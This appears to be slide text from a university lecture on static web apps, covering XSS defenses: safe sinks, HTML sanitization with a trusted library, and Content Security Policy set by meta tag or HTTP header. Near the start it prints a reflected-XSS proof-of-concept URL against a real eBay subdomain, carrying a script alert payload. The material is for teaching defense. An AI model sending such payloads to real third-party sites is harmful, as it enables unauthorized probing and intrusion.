
# Reputable websites often miss XSS vulnerabilities.

[https://sm.ebay.co.uk/smdraft?active=0&active=<script>alert\(1\);</script>](https://sm.ebay.co.uk/smdraft?active=0&active=<script>alert(1);</script>)






# XSS Defense 1 Use a safe sink




# XSS Defense 2 Sanitize HTML with a trusted library






# XSS Defense 3 Set a Content Security Policy (HTML meta)




# Wack-a-Mole™ Follow your own Content Security Policy





# XSS Defense 3 Set a Content Security Policy (HTTP header)




The screenshot displays a development environment with VS Code on the left and a web browser on the right. In VS Code, the `index.html` file is open, showing the following HTML structure:

```
1 <html lang="en">
2 <head>
3   <meta name="viewport" content="width=device-width, initial-scale=1.0" />
4   <title>Diary</title>
5   <link rel="shortcut icon" href="favicon.ico" type="image/x-icon" />
6   <meta http-equiv="Content-Security-Policy" content="default-src 'self'" />
7   <link rel="stylesheet" href="index.css" />
8 </head>
9 <body>
10  <h1>Diary</h1>
11  <p id="welcome"></p>
12 </body>
13 </html>
```

The terminal at the bottom shows the command `git checkout xss-csp-fixed-header` being executed. The web browser on the right shows the `localhost/?user=Y...` page, which displays the text "Welcome back, You!" and a "Diary Editor" section with the text "leaking content". Below the editor, there is a message about the intended link format and a warning about a classic alert XSS attack. The browser also shows a snippet of JavaScript code that appends a script element to the document body.

# XSS Defenses Safe sinks + HTML sanitization + CSP





**Takeaway** Even *static* apps need protection from evil code.

# Summary

**Part 1.** Review the basics of the web

**Part 2.** Introduce the economics of the web

**Part 3.** Create a static application for the web


**Part 4.** Explain top static app cyber-attacks and defenses






attackable-defendable-diary

Public



leaker

Public



Nicholas Gardella  
njg4ne@virginia.edu  
<https://n.gardella.cc/>

